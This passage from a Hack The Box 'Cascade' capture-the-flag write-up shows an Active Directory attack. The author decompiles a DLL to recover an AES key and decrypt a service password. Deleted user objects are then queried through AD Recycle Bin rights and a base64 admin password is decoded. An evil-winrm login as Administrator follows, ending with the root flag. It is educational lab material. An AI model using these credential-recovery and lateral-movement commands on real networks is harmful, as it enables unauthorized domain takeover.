
and we don't find anything intresting in the program. Now we examine the dll files. load them into dnSPy.

Note: use python server to host a server on the kali and download on the windows VM.

same with the crypto dll.




```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# file CascCrypto.dll
CascCrypto.dll: PE32 executable (DLL) (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 4 sections
```



```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace CascCrypto
{
    // Token: 0x02000007 RID: 7
    public class Crypto
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00002290 File Offset: 0x00000690
        public static string EncryptString(string Plaintext, string Key)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
            Aes aes = Aes.Create();
            aes.BlockSize = 128;
            aes.KeySize = 128;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Key = Encoding.UTF8.GetBytes(Key);
            aes.Mode = CipherMode.CBC;
            string text;
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(),
                  CryptoStreamMode.Write))
                {
                    cryptoStream.Write(bytes, 0, bytes.Length);
                    cryptoStream.FlushFinalBlock();
                }
                text = Convert.ToBase64String(memoryStream.ToArray());
            }
            return text;
        }

        // Token: 0x06000013 RID: 19 RVA: 0x00002360 File Offset: 0x00000760
```

this uses base64 at level 1 , AES encryption , mode 4 , Mode -CBC, input is raw , output is expected to be raw as well. put them in cyberchef and we get the decrypted password.



Recipe

From Base64

Alphabet

☑ Remove non-alphabet chars ☐ Strict mode

AES Decrypt

Key: c4scadek3y6… UTF8

IV: 1tdyjCbY1Ix… UTF8

Mode: CBC

Input: Raw

Output: Raw

Input

```
BQO5l5Kj9MdErXx6Q6AGOw==
```

Output


```
w3lc0meFr31nd
```

ArkSvc : w3lc0meFr31nd

## LATERAL MOVEMENT -ANOTHER USER CREDS

```
whoami \priv
```


We can see that the user is a part of the AD recycle bin group.



```
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
==========
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                         Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group,
Local Group
CASCADE\IT                                 Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group,
Local Group
CASCADE\AD Recycle Bin                     Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group,
Local Group
CASCADE\Remote Management Users            Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group,
Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                     State
============================= =============================== =======
SeMachineAccountPrivilege     Add workstations to domain      Enabled
SeChangeNotifyPrivilege       Bypass traverse checking        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
```

```
Get-ADOptionalFeature -Filter {name -like "Recycle Bin*"}
```

to see if this is enabled or not.




```
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADOptionalFeature -Filter {name -like "Recycle Bin*"}


DistinguishedName  : CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=cascade,DC=local
EnabledScopes      : {CN=Partitions,CN=Configuration,DC=cascade,DC=local, CN=NTDS Settings,CN=CASC-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configu
ration,DC=cascade,DC=local}
FeatureGUID        : 766ddcd8-acd0-445e-f3b9-a7f9b6744f2a
FeatureScope       : {ForestOrConfigurationSet}
IsDisableable      : False
Name               : Recycle Bin Feature
ObjectClass        : msDS-OptionalFeature
ObjectGUID         : 8a5762df-63bc-4407-8249-d1e38e0d322b
RequiredDomainMode :
RequiredForestMode : Windows2008R2Forest



*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADOptionalFeature

^C
```

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
```


or

```
Get-ADObject -SearchBase "CN=Deleted Objects, DC=Cascade, DC=Local" -Filter {ObjectClass -eq "user"} -IncludeDeletedObjects -Properties * | ft CN,LastKnownParent,whenChanged -AutoSize
```



```
rectory.Management.Commands.GetADObject
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -SearchBase "CN=Deleted Objects, DC=Cascade, DC=Local" -Filter {ObjectClass -eq "user"} -IncludeDeletedO
bjects -Properties * | ft CN,LastKnownParent,whenChanged -AutoSize

CN                                                  LastKnownParent                       whenChanged
--                                                  ---------------                       -----------
CASC-WS1 ...                                        OU=Computers,OU=UK,DC=cascade,DC=local 1/28/2020 6:08:35 PM
TempAdmin ...                                       OU=Users,OU=UK,DC=cascade,DC=local     1/27/2020 3:24:34 AM
```


we do find info about temp admin.




```
Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

for the detailled view, of each deleted account,

```
Get-ADObject -SearchBase "CN=Deleted Objects, DC=Cascade, DC=Local" -Filter
{ObjectClass -eq "user"} -IncludeDeletedObjects -Properties *
```




```
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
```



```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles
```

```
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles
```

we login using admin credentials and now we see that we get the root flag



```
    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         1/26/2020  11:56 PM                Contacts
d-r---         11/8/2021   3:58 PM                Desktop
d-r---         1/28/2020   6:26 PM                Documents
d-r---         1/26/2020  11:56 PM                Downloads
d-r---         1/26/2020  11:56 PM                Favorites
d-r---         1/26/2020  11:56 PM                Links
d-r---         1/26/2020  11:56 PM                Music
d-r---         1/26/2020  11:56 PM                Pictures
d-r---         1/26/2020  11:56 PM                Saved Games
d-r---         1/26/2020  11:56 PM                Searches
d-r---         1/26/2020  11:56 PM                Videos
-a----         3/25/2020  11:17 AM         645729 wds_current_setup.exe


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         10/4/2024   9:33 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
f9539fcfcd0cda56696fcb874581f9ca
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```